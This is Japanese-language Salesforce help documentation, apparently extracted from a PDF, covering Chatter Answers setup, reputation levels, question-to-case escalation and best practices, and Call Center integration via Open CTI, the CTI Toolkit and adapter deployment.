メモ: Chatter アンサーは、Winter '18 以降すべての Salesforce 組織で廃止が予定されています。詳細は、「Chatter アンサーは Winter '18 で廃止」を参照してください。Summer '16 以降、新規組織で Chatter アンサーは使用できません。代わりに、Chatter の質問 (Chatter にシームレスに統合された Q&A 機能) を使用できます。Chatter の質問を使用すれば、Chatter から移動せずに質問したり、答えを検索したりできます。既存の組織は、Summer '16 より前に Chatter アンサーを有効化していれば、今後 Winter '18 まで Chatter アンサーに引き続きアクセスできます。

Chatter アンサーコミュニティの設定後は、1 ページですべての設定のスナップショットを表示できるので、問題を診断するための設定で複数のページにアクセスしなくても済みます。

1. [設定] から、［クイック検索］ボックスに「*サイトの設定*」と入力し、[サイトの設定] を選択します。
2. [サイトのスナップショット] 列で、コミュニティに関連付けられている Force.com サイトの横にある [表示] をクリックします。
3. さまざまな設定を表示するには、▶ をクリックし、非表示にするには、▼ をクリックします。
4. 設定を変更できる設定の特定のページに移動するには [Go!] をクリックします。

例: たとえば、コミュニティをホストする Force.com サイトが［有効］とマークされているかどうかを確認したり、カスタマーポータルに割り当てられ

エディション

使用可能なエディション: Salesforce Classic

Chatter アンサーを使用可能なエディション: **Enterprise** Edition、**Developer** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

設定を参照する
- 「設定・定義を参照する」

Chatter アンサーを設定する
- 「アプリケーションのカスタマイズ」

ているユーザプロファイルの名前を確認したりするためにサイトのスナップショットを使用できます。

関連トピック:

- Chatter アンサー実装の概要
- Chatter アンサーユーザの概要
- Chatter アンサーの設定

Chatter アンサーユーザの概要

メモ: Chatter アンサーは、Winter '18 以降すべての Salesforce 組織で廃止が予定されています。詳細は、「Chatter アンサーは Winter '18 で廃止」を参照してください。Summer '16 以降、新規組織で Chatter アンサーは使用できません。代わりに、Chatter の質問 (Chatter にシームレスに統合された Q&A 機能) を使用できます。Chatter の質問を使用すれば、Chatter から移動せずに質問したり、答えを検索したりできます。既存の組織は、Summer '16 より前に Chatter アンサーを有効化していれば、今後 Winter '18 まで Chatter アンサーに引き続きアクセスできます。

エディション

使用可能なエディション: Salesforce Classic

Chatter アンサーを使用可能なエディション: **Enterprise** Edition、**Developer** Edition、**Performance** Edition、および **Unlimited** Edition

Chatter アンサーでは、いくつかの機能がカスタマーポータルと統合されているため、Chatter アンサーユーザの管理はカスタマーポータルユーザの管理と似ています。次を使用して、Chatter アンサーユーザがアクセスできるデータおよび機能を管理します。

- プロファイル、権限、およびアクセス設定は、ケースへのコメントの追加などのさまざまな機能を実行するユーザ権限を決定します。
- ユーザライセンスは、大規模カスタマーポータル (Service Cloud ポータルユーザ) またはカスタマーポータルマネージャのカスタムライセンスなどのユーザが使用できるプロファイルおよび権限セットを定義します。
- 機能ライセンスは、Chatter アンサーなどの追加の Salesforce 機能をユーザに与えます。
- 項目レベルセキュリティは、Salesforce ナレッジ記事の項目などユーザがアクセスできる項目を定義します。
- 共有セットを使用して、大規模ポータルユーザの定義済みグループにレコードへのアクセス権を付与できます。

Chatter アンサーでは、カスタマーポータルユーザが通常利用できる次の機能は除外されます。

- アイデア
- グループ
- チーム
- レポート
- コンテンツ
- ページレイアウト
- カスタムオブジェクト
- 外部ユーザの代理管理
- カスタマーポータルのロール階層 (利用可能であるけれども使用されていない)
- 大規模ポータルユーザを除く、カスタマーポータルの共有ルール

Chatter アンサーユーザはゾーンの次のレコードにのみアクセスできます。

- ケース
- 質問
- 返信 (回答)
- Salesforce ナレッジ記事

Chatter アンサーは、作成するゾーンごとに 1 つのユーザ言語をサポートするように設計されています。Chatter アンサーを有効化すると、組織に自動的に追加された Visualforce ページが組織のデフォルトの言語を継承します。ただし、言語属性は、Visualforce ページごとに変更できます。ゾーンにセルフ登録したユーザは組織のデフォルトの言語を継承します。ブラウザにどの言語が選択されていても、ゲストユーザは Visualforce ページで指定した言語のゾーンを参照します。

メモ:

- Chatter アンサーユーザは言語、タイムゾーン、または地域の設定を変更できません。
- Chatter アンサーを使用するには、ポータルユーザは Chatter アンサーユーザ機能ライセンスを持っている必要があります。この機能ライセンスは、Chatter アンサーにセルフ登録した大規模ポータルユーザに自動的に割り当てられます。ユーザを編集して、[Chatter Answers ユーザ] をクリックすると、セルフ登録していないユーザにライセンスを手動で割り当てることができます。
- 認証 Web サイトユーザプロファイルには、Chatter アンサーへのアクセス権はありません。

Chatter アンサーの表示権限を持つ内部ユーザには、組織の [Q&A] タブにすべてのゾーンが表示されます。内部ユーザがコミュニティにサインインすると、そのコミュニティに関連付けられたゾーンのみが表示されます。

関連トピック:

Chatter アンサーの設定

Chatter アンサーの評価を使用した参加促進


メモ: Chatter アンサーは、Winter '18 以降すべての Salesforce 組織で廃止が予定されています。詳細は、「Chatter アンサーは Winter '18 で廃止」を参照してください。Summer '16 以降、新規組織で Chatter アンサーは使用できません。代わりに、Chatter の質問 (Chatter にシームレスに統合された Q&A 機能) を使用できます。Chatter の質問を使用すれば、Chatter から移動せずに質問したり、答えを検索したりできます。既存の組織は、Summer '16 より前に Chatter アンサーを有効化していれば、今後 Winter '18 まで Chatter アンサーに引き続きアクセスできます。

エディション

使用可能なエディション: Salesforce Classic

Chatter アンサーを使用可能なエディション: **Enterprise** Edition、**Developer** Edition、**Performance** Edition、および **Unlimited** Edition

積極的なコミュニティメンバーの活動に報奨を与えることで、コミュニティメンバーから専門知識や情報を引き出すことができます。評価を有効化すると、ユーザはポイントや評価を獲得できます。これらはフィードでユーザの写真にマウスを置くと詳細表示されます。人気のある投稿者がより頻繁に活動することで、コミュニティのコンテンツ全体の質が向上し、問題解決のための支援を求めているユーザはより適切な回答が得られるようになります。つまり、ソリューションを探しているユーザは、エキスパートの回答が信頼できるという確信を持てるため、結果として組織のサポートへの電話を減らすことができます。



ユーザは、所属するゾーンで投稿が投票を集めたり、質問を解決した回答として選ばれたりすると、ポイントを獲得します。十分なポイントを獲得すると、フロート表示にゾーンでの評価と投稿数および解決した質問数が表示されます。評価ポイントは、ゾーンごと、および組織全体での累積活動について個別に計算されます。異なるゾーンに参加しているユーザは、そのゾーンでの活動に基づいてゾーンごとに異なる評価値が計算されます。ユーザが内部アプリケーションにログインしている場合、評価スコアはユーザが属しているすべてのゾーンでの参加に基づきます。

Chatter アンサーには、すべてのゾーンに適用される、次の事前定義された評価レベルがあります。

名前	レベルごとのポイント数	色
ニュービー	0 ～ 499	緑
スマーティー	500 ～ 1999	青
プロフェッショナル	2000 ～ 4999	紫
オールスター	5000 ～	オレンジ

ゾーン内の評価レベル名やレベルごとのポイント数を追加または編集するには、API で ChatterAnswersReputationLevel オブジェクトを使用します。ゾーンごとに 25 個までの異なる評価レベルを作成できます。評価レベルごとの色は、スタイルシート (CSS) レベルで変更できます。

関連トピック:

- Chatter アンサーユーザの概要

Chatter アンサー実装のヒント

エディション

使用可能なエディション: Salesforce Classic

Chatter アンサーを使用可能なエディション: **Enterprise** Edition、**Developer** Edition、**Performance** Edition、および **Unlimited** Edition

メモ: Chatter アンサーは、Winter '18 以降すべての Salesforce 組織で廃止が予定されています。詳細は、「Chatter アンサーは Winter '18 で廃止」を参照してください。Summer '16 以降、新規組織で Chatter アンサーは使用できません。代わりに、Chatter の質問 (Chatter にシームレスに統合された Q&A 機能) を使用できます。Chatter の質問を使用すれば、Chatter から移動せずに質問したり、答えを検索したりできます。既存の組織は、Summer '16 より前に Chatter アンサーを有効化していれば、今後 Winter '18 まで Chatter アンサーに引き続きアクセスできます。

Chatter アンサーを計画して使用するときは、次の点に留意してください。

- Chatter アンサーには複数の Salesforce 機能が含まれるため、Chatter アンサーの設定および管理は、Salesforce 上級システム管理者および開発者が行うことをお勧めします。
- システム管理者が Chatter アンサーを設定するには、組織にデータカテゴリが実装されている必要があります。Salesforce ナレッジ記事をゾーンで表示する場合は、システム管理者が Salesforce ナレッジを実装する必要があります。
- Chatter アンサーの質問および返信の項目、ページレイアウト、ボタンとリンク、Apex トリガ、入力規則をカスタマイズするには、[設定] から、[クイック検索] ボックスに「Chatter アンサー」と入力し、**[Chatter アンサー]** を選択して、適切な設定を選択します。
- Chatter アンサーを有効化したら、ゾーンの設定に使用できる複数の項目が組織に自動的に追加されます。
  - 内部ユーザおよびシステム管理者が Chatter アンサーを表示および使用できる [Q&A] タブ。システム管理者はこのタブの名前を変更できます。
  - ユーザプロファイルに関する質問の標準的な権限設定。質問および返信に対する権限をユーザに付与できるようにします。
  - Force.com サイト、コミュニティ内のタブ、またはカスタマーポータルに追加できる Visualforce ページ。ユーザが、ゾーンのフィード項目を登録、サインイン、参照できるようにします。
  - `ChatterAnswersRegistration` という名前の Apex クラス。ポータルユーザが、取引先の作成をカスタマイズするメソッドが含まれています。
  - `chatter_answers_question_escalation_to_case_trigger` という名前の質問用 Apex トリガ。指定の属性を持つ質問がケースに自動的にエスカレーションされるようにします。
  - `chatter_answers_num_subscriptions_above_` という名前のワークフロー項目自動更新。質問がケースにエスカレーションされたときに質問の [優先度] が更新されるようにします。
  - 2 つのワークフロールール (`chatter_answers_no_best_reply_within_time_limit_wf` および `chatter_answers_num_subscriptions_above_limit_wf`)。最良の回答のない質問または指定された数のフォロワーが登録されている質問、質問が自動的にケースにエスカレーションされるようにカスタマイズおよび有効化できます。
- Chatter アンサーを既存のカスタマーポータルまたはパートナーポータルに追加すると、ポータルユーザが設定したチャネルの 1 つから Chatter アンサーゾーンにアクセスできます。
- Chatter アンサーは、作成するゾーンごとに 1 つのユーザ言語をサポートするように設計されています。Chatter アンサーを有効化すると、組織に自動的に追加された Visualforce ページが組織のデフォルトの言語を継承し

ます。ただし、言語属性は、Visualforce ページごとに変更できます。ゾーンにセルフ登録したユーザは組織のデフォルトの言語を継承します。ブラウザにどの言語が選択されていても、ゲストユーザは Visualforce ページで指定した言語のゾーンを参照します。

- ゾーンのユーザインターフェースでは カスタマーサポート の名前を変更できます。たとえば、「カスタマーサポート」を「Acme サポート」に変更できます。Question オブジェクトの「カスタマーサポート」というラベルを変更するだけで済みます。
- ケースにエスカレーションされた質問は、ケースの詳細ページで Chatter のようなフィードとして表示されます。ケースの詳細ページには、サポートエージェントがゾーンに投稿されたスレッドに公開または非公開に回答できる [顧客ビュー] セクションも含まれます。
- [公開] とマークされたケースコメントは、Chatter アンサーにカスタマーサポートからの非公開メッセージとして表示されます。コミュニティ全体には表示されません。たとえば、サポートエージェントが公開ケースコメントを追加すると、Chatter アンサーでケースの取引先責任者にのみ非公開メッセージとして表示されます。サポートエージェントはすべての非公開および公開ケースコメントを参照できます。
- Chatter アンサーは次の場合にユーザにメールを送信します。
  - アカウントにサインアップする。
  - 質問 (回答またはコメント) をフォローする。
  - 質問に対する回答またはコメントを受信する。
  - カスタマーサポートから質問に対する非公開の返信を受信する。
- https:// を含まない URL を使用してカスタマイズすると、Internet Explorer 8 ユーザにはセキュリティの警告が表示されます。
- ゾーンを公開にする前に、20 個以上のよくある質問 (FAQ)、回答、記事を追加しておきます。このコンテンツは会話を作成します。
- 次を含む Salesforce ナレッジ記事を作成します。
  - サポート組織の電話番号。顧客はサポートエージェントに直接連絡できます。
  - ゾーンメンバーの契約条件。サポートエージェントが顧客の質問やコメントを削除した場合などの条件です。
- Chatter アンサーは次の API オブジェクトを使用します。
  - Case
  - ChatterAnswersActivity
  - ChatterAnswersReputationLevel
  - Community (Zone)
  - Question
  - QuestionReportAbuse
  - QuestionSubscription
  - Reply

- ReplyReportAbuse

関連トピック:

Chatter アンサーベストプラクティス
Chatter アンサーの設定

Chatter アンサーでの質問からケースへのエスカレーション

Chatter アンサーの質問が未解決のまま残っている場合や、返信が満足のいくものではない場合、システム管理者と信頼できるコミュニティメンバー(モデレータなど) は質問をケースにエスカレーションできます。

メモ: Chatter アンサーは、Winter '18 以降すべての Salesforce 組織で廃止が予定されています。詳細は、「Chatter アンサーは Winter '18 で廃止」を参照してください。Summer '16 以降、新規組織で Chatter アンサーは使用できません。代わりに、Chatter の質問 (Chatter にシームレスに統合された Q&A 機能) を使用できます。Chatter の質問を使用すれば、Chatter から移動せずに質問したり、答えを検索したりできます。既存の組織は、Summer '16 より前に Chatter アンサーを有効化していれば、今後 Winter '18 まで Chatter アンサーに引き続きアクセスできます。

ケースの作成後、質問が存続する限り、質問の詳細ページにケースへのリンクが表示されます。このリンクには、ケースの状況も表示されます。

質問をケースにエスカレーションする手順は、次のとおりです。

1. 質問のタイトルをクリックします。
2. 質問の横にある三角をクリックしてドロップダウンメニューを表示し、[ケースにエスカレーション] をクリックします。

   メモ: このオプションは、ユーザにケースを作成する権限がある場合にのみ表示されます。取引先責任者から作成されたユーザは、質問をケースにエスカレーションできません。
3. デフォルトの値を変更する場合は、ケース項目を更新します。質問のタイトルが自動的にケースの件名になります。
4. [保存] をクリックします。質問の詳細ページに戻り、解決のためケース所有者にケースが表示されます。

メモ: ケースをクローズしても質問は解決済みとマークされません。また、質問が解決してもケースはクローズされません。ケースと質問は別個に更新する必要があります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Developer** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

[Q&A] タブを参照する
- 質問に対する「参照」

質問する、および質問に返信する
- 質問に対する「作成」

ケースを作成する
- ケースに対する「作成」

Chatter アンサーベストプラクティス

メモ: Chatter アンサーは、Winter '18 以降すべての Salesforce 組織で廃止が予定されています。詳細は、「Chatter アンサーは Winter '18 で廃止」を参照してください。Summer '16 以降、新規組織で Chatter アンサーは使用できません。代わりに、Chatter の質問 (Chatter にシームレスに統合された Q&A 機能) を使用できます。Chatter の質問を使用すれば、Chatter から移動せずに質問したり、答えを検索したりできます。既存の組織は、

Summer '16 より前に Chatter アンサーを有効化していれば、今後 Winter '18 まで Chatter アンサーに引き続きアクセスできます。

Chatter アンサーを計画して使用するときは、次のヒントを参考にしてください。

- サポートエージェントに次の内容を伝えることをお勧めします。
  - [ケース発生源] 項目には、質問から変換されたすべてのケースの Chatter アンサーがリストされます。
  - 質問に非公開に回答した場合、公開回答に変換することはできません。
- [Q&A] タブで公開質問を確認できるようにサポートエージェントを割り当てることをお勧めします。エージェントはスパム、悪意があるまたは不適切な質問または返信の横にある [旗] をクリックすることはできません。ただし、エージェントに質問に対する「削除」権限がある場合は、[Q&A] タブで質問または返信を編集したりゾーンから削除したりできます。
- 多くの質問をすばやくモデレートするため、サポートエージェントは Salesforce コンソールの固定表示リストから質問を確認することをお勧めします。これには、コンソールのナビゲーションタブに [Q&A] タブを追加する必要があります。
- 質問から変換されたケースのリストを表示するには、管理者またはサポートエージェントは、[ケースの発生源] が Chatter アンサーであるケースビューを作成することをお勧めします。
- プロファイルに追加される写真は Chatter アンサーに外部的に表示されるため、サポートエージェントは会社のポリシーとブランドに一致する写真を選択することをお勧めします。

関連トピック:

Chatter アンサー実装のヒント

Chatter アンサーの設定

電話チャネルの作成

Salesforce Open CTI


Open CTI は、サードパーティのコンピュータテレフォニーインテグレーション (CTI) システムを構築し、Salesforce Call Center と統合するために使用可能な JavaScript API です。Salesforce で CTI 機能を表示するために、Open CTI はブラウザをクライアントとして使用します。Open CTI を使用すると、CTI アダプタをマシンにインストールしなくても Salesforce で直接ソフトフォンから電話をかけることができます。

Open CTI は、次のようにテレフォニーシステムに接続します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition



メモ: Open CTI を実装する方法は、組織のユーザインターフェースに応じて異なります。Salesforce Classic と Lightning Experience 用に別個の Open CTI API があります。これら 2 つの Open CTI API は動作や機能が異なるため、カスタム JavaScript コードで交換することはできません。開発を始める前に、どこに CTI システムを実装するかを必ず検討してください。

Open CTI が導入される前は、Salesforce ユーザは、CTI アダプタプログラムをコンピュータにインストールしなければ、CTI システムの機能を使用できませんでした。このようなプログラムにはメンテナンスが必要なデスクトップソフトウェアが含まれていたため、クラウドアーキテクチャの本来の利点が生かされていないことが多くありました。

通常、CTI ベンダーまたはパートナーは Open CTI 実装を作成します。Open CTI 実装ができたら、Salesforce Call Center を使用して Salesforce と統合されます。標準搭載されたコールセンターアプリケーションは、Salesforce Classic アプリケーションであり、Open CTI for Salesforce Classic のみをサポートします。Lightning Experience でコールを実行するには、Lightning Experience アプリケーションを作成し、Open CTI for Lightning Experience を使用します。

CTI ベンダーおよびパートナーは、JavaScript で Open CTI を使用して API コールおよびプロセスを組み込みます。Open CTI ベンダーおよびパートナーを利用することで、次のことができます。

- CTI アダプタを使用せずに Salesforce と統合する CTI システムを構築する。
- Salesforce および Salesforce コンソールと完全に統合されたパーツとして機能するカスタマイズ可能なソフトフォン (通話管理ツール) を作成する。
- Mac、Linux、または Windows マシン上の Microsoft® Internet Explorer®、Mozilla® Firefox®、Apple® Safari®、または Google Chrome™ 向けの CTI などブラウザおよびプラットフォームにとらわれない CTI システムを提供する。

関連トピック:

Open CTI 開発者ガイド

Salesforce コールセンター

サポートされるブラウザ

Salesforce CTI Toolkit

CTI Toolkitにより、開発者はSalesforceをサードパーティのコンピュータテレフォニーインテグレーション(CTI)システムと統合するCTIアダプタを構築できます。CTI Toolkitを使用すると、Salesforceコールセンターユーザがコンピュータにインストールするアダプタを開発者が構築でき、それによりユーザがソフトフォンでCTIシステムの機能を使用できるようになります。

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

重要: CTI Toolkitは廃止されます。CTI Toolkitで構築したソフトフォンはSpring '17以降機能しなくなります。継続してソフトフォンを使用するには、CTI実装をSalesforce Open CTIに移行します。CTI Toolkitの廃止とOpen CTIへの移行方法についての詳細は、「CTI Toolkitの廃止に関するFAQ」を参照してください。

次の3種類のCTI Toolkitがあります。それぞれのバージョンは、ユーザに異なるSalesforce CRM Call Center機能を提供します。ただし、SalesforceではCTI Toolkitバージョン4.0以降のみを配布します。次の表には、各CTI Toolkitを使用して構築されたCTIアダプタで使用できる機能を示します。

機能	バージョン 1.0 以上	バージョン 2.0 以上	バージョン 3.0 以上	バージョン 4.0 以上
ソフトフォンで表示される項目および項目の順序を変更します。	✅	✅	✅	✅
ソフトフォンで表示されるオブジェクトおよびオブジェクトへのリンクの順序を変更します。	✅	✅	✅	✅
特定のオブジェクトの1つのレコードが見つかった場合、ソフトフォンに表示される項目を指定します。	✅	✅	✅	✅
単一のレコード一致、複数のレコード一致がある、またはレコード一致がないインバウンドコールに画面ポップ設定を指定します。		✅	✅	✅

機能	バージョン 1.0 以上	バージョン 2.0 以上	バージョン 3.0 以上	バージョン 4.0 以上
すでに開いているブラウザウィンドウ、または新しいブラウザウィンドウまたはタブで表示するよう、インバウンドコールの画面ポップを表示します。		✅	✅	✅
画面ポップをインバウンドコールの Visualforce ページに指定します。		✅	✅	✅
画面ポップを複数のレコード一致があるインバウンドコールの検索ページに指定します。		✅	✅	✅
［バージョン］項目にコールセンターのバージョンを表示します ([設定] から［クイック検索］ボックスに「*コールセンター*」と入力し、[コールセンター] を選択してコールセンターを選択します)。		✅	✅	✅
Salesforce コンソールのフッターに強化されたソフトフォンユーザインターフェースを表示します。			✅	✅
Salesforce コンソールのカスタマイズ可能な相互関係ログに通話を記録します。			✅	✅
クロスドメインメッセージングに互換性				✅

機能	バージョン 1.0 以上	バージョン 2.0 以上	バージョン 3.0 以上	バージョン 4.0 以上
のあるブラウザをサポートします。				
CTIアダプタのサイズおよび複雑性を軽減します。				✅

CTI アダプタをカスタマイズおよび開発する方法についての詳細は、以下を参照してください。

- *『CTI Toolkit 開発者ガイド (バージョン 4.0)』*
- *『CTI Toolkit 開発者ガイド (バージョン 1.0 ～ 3.0)』*

パートナーおよび開発者は、developer.salesforce.com から CTI Toolkit をダウンロードできます。CTI Toolkit では、独自のカスタム CTI アダプタを開発するために必要なすべてのソースコード、ライブラリ、およびファイルが提供されます。

関連トピック:

Salesforce コールセンター

Salesforce コールセンター

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

コールセンターは、Salesforce とサードパーティのコンピュータテレフォニーインテグレーション (CTI) システムを統合します。コールセンターユーザは、着信電話の Salesforce 情報の表示、Salesforce からの発信電話の直接通話、および通話の結果や時間などのレポート作成を実行できます。コールセンターは、通話に時間を費やす Salesforce ユーザの生産性の向上に非常に役立ちます。

メモ: 標準搭載されたコールセンターアプリケーションは、Salesforce Classic アプリケーションであり、Open CTI for Salesforce Classic のみをサポートします。Lightning Experience でコールを実行するには、Lightning Experience アプリケーションを作成し、Open CTI for Lightning Experience を使用します。

コールセンターを設定するには、開発者またはパートナーと協力し、Open CTI API を使用して既存のテレフォニーシステムと連携する CTI 実装を作成します。ほとんどのコールセンターは AppExchange パッケージのインストールによって作成され、コールセンターにアクセスするユーザを決定するだけで済みます。

コールセンターを設定すると、コールセンターユーザは、ソフトフォンを使用して電話を着発信できます。各 CTI 実装が固有であるため、各ソフトフォンの外観と動作は異なります。コンソールと Lightning Experience では、フッターにソフトフォンが表示されます。Salesforce Classic では、各 Salesforce ページの左サイドバーにソフトフォンが表示されます。

コールセンターはカスタマイズがすべてです。ソフトフォンレイアウトを変更して、選択したユーザプロファイルに特定のレイアウトを割り当てることができます。また、電話番号をコールセンターディレクトリに追加して、すべてのユーザが主要な電話番号にアクセスできるようにすることも可能です。ニーズの変化に伴っ

て、コールセンターのカスタマイズと変更を行うこともできます。システム管理者として、一部のカスタマイズを自分で実行できます。ただし、開発者またはパートナーと協力して機能の変更を行うこともできます。

関連トピック:

Open CTI 開発者ガイド
コールセンターの設定
コールセンターの作成
コールセンターユーザの管理

コールセンターの設定

Salesforceユーザがコールセンターにアクセスして使用できるようにするために、システム管理者は事前にさまざまな操作を実行する必要があります。

メモ: 標準搭載されたコールセンターアプリケーションは、Salesforce Classic アプリケーションであり、Open CTI for Salesforce Classic のみをサポートします。Lightning Experience でコールを実行するには、Lightning Experience アプリケーションを作成し、Open CTI for Lightning Experience を使用します。

1. 開発者またはパートナーと協力し、Open CTI API を使用して既存のテレフォニーシステムと連携するコンピュータテレフォニーインテグレーション (CTI) 実装を作成します。ほとんどのコールセンターは AppExchange からパッケージをインストールして作成されます。

   独自の実装を開発する場合、ビジネスで使用されている各 CTI システムに対して新規コールセンターレコードを定義します。

2. Salesforce ユーザを適切なコールセンターに割り当てます。コールセンターユーザがソフトフォンを参照するには、そのユーザがコールセンターに割り当てられている必要があります。
3. 必要に応じて、さらにカスタマイズを行うことができます。
   - 追加のディレクトリ番号と更新した電話番号検索レイアウトをコールセンターの電話帳に設定します。
   - 異なるユーザプロファイルに対してソフトフォンレイアウトをカスタマイズすると、営業担当者のソフトフォンで関連するリード、取引先、商談を表示したり、サポート担当者のソフトフォンで関連するケースやソリューションを表示したりできます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

コールセンター、コールセンターユーザ、コールセンターディレクトリ、およびソフトフォンレイアウトを管理する
- 「コールセンターの管理」

関連トピック:

Open CTI 開発者ガイド

コールセンターのコンピュータへのアダプタの展開

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Open CTI で構築されたコールセンターを除き、Salesforce CRM Call Center を使用するコンピュータには、*CTI* アダプタをインストールする必要があります。CTI アダプタは、Salesforce ソフトフォンの表示方法と動作を制御する軽量のソフトウェアプログラムです。CTI Developer Toolkit のバージョンによって、ソフトフォンの機能が決まります。

CTI アダプタは個々の CTI システムと直接通信するため、組織では使用している CTI システムの各種類に対応した異なる CTI アダプタを使用する必要があります。たとえば、ある組織で Cisco IPCC Enterprise™ が稼働するコールセンターと Cisco IPCC Express™ が稼働するコールセンターを統合したい場合、その組織には使用可能な 2 種類の CTI アダプタが必要です。コールセンターのユーザのコンピュータでは、そのコンピュータが接続するコールセンター用のソフトフォン CTI アダプタが必要です。

ソフトフォン CTI アダプタをダウンロードするには、「コールセンターのコンピュータへのアダプタの展開」にアクセスしてください。アダプタのインストールパッケージには、目的のアダプタと併用できるアダプタの設定ファイルとコールセンター定義ファイルが含まれています。

CTI アダプタを単一のコンピュータにインストールする場合は、Windows 管理者ユーザとして、CTI アダプタの `Setup.exe` アプリケーションを実行します。

CTI アダプタをコールセンターのすべてのコンピュータに展開するには、インストーラと選択設定されたソフトウェア管理システムに同梱されている `.msi` ファイルを使用します。

CTI アダプタをインストールすると、次の操作を実行できます。

- **[開始]** > **[プログラム]** > **[salesforce.com]** > **[<あなたの CTI システム名> アダプタ]** をクリックして、CTI アダプタアプリケーションを起動します。コンピュータのシステムトレイにある アイコンをクリックし、実行されている CTI アダプタを検索して確認できます。
- CTI アダプタアプリケーションを停止するには、CTI アダプタシステムトレイアイコン ( ) を右クリックして **[終了]** を選択します。
- CTI アダプタログ設定を変更するには、CTI アダプタシステムトレイアイコン ( ) を右クリックして、**[ログイン中...]** を選択します。CTI ログ設定ダイアログでは、次の操作を実行します。
  - 記録したいメッセージの種別を選択します。アダプタに関する問題のトラブルシューティングを実行する場合を除き、記録レベルは **[低 - エラー]** に保ちます。
  - CTI アダプタが作成する 2 つのログファイルの保存場所を指定します。

関連トピック:

- コールセンターの設定
- コールセンターユーザの管理

コールセンター定義ファイル

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

コールセンター定義ファイルは、特定の CTI アダプタ向けの、Salesforce 内でコールセンターの定義に使用される一連の項目と値を指定します。Salesforce では、Salesforce CRM Call Center と複数の CTI システム業者とのインテグレーションをサポートするためにコールセンター定義ファイルを使用します。

CTI アダプタのインストールパッケージには、デフォルトで、前述のアダプタとで限定的に動作するデフォルトのコールセンター定義ファイルが含まれています。この XML ファイルは、サポートする CTI システムにちなんだ名前で、アダプタのインストールディレクトリに保存されています。たとえば、Cisco IPCC Enterprise・アダプタのデフォルトのコールセンター定義ファイルには、`CiscoIPCCEnterprise7x.xml` という名前が付けられます。

特定の CTI アダプタに対するコールセンターの最初のインスタンスは、Salesforce にアダプタのコールセンター定義ファイルをインポートすることで定義する必要があります。その後のコールセンターは、最初のインポートで作成された元のコールセンターをコピーすることで作成できます。

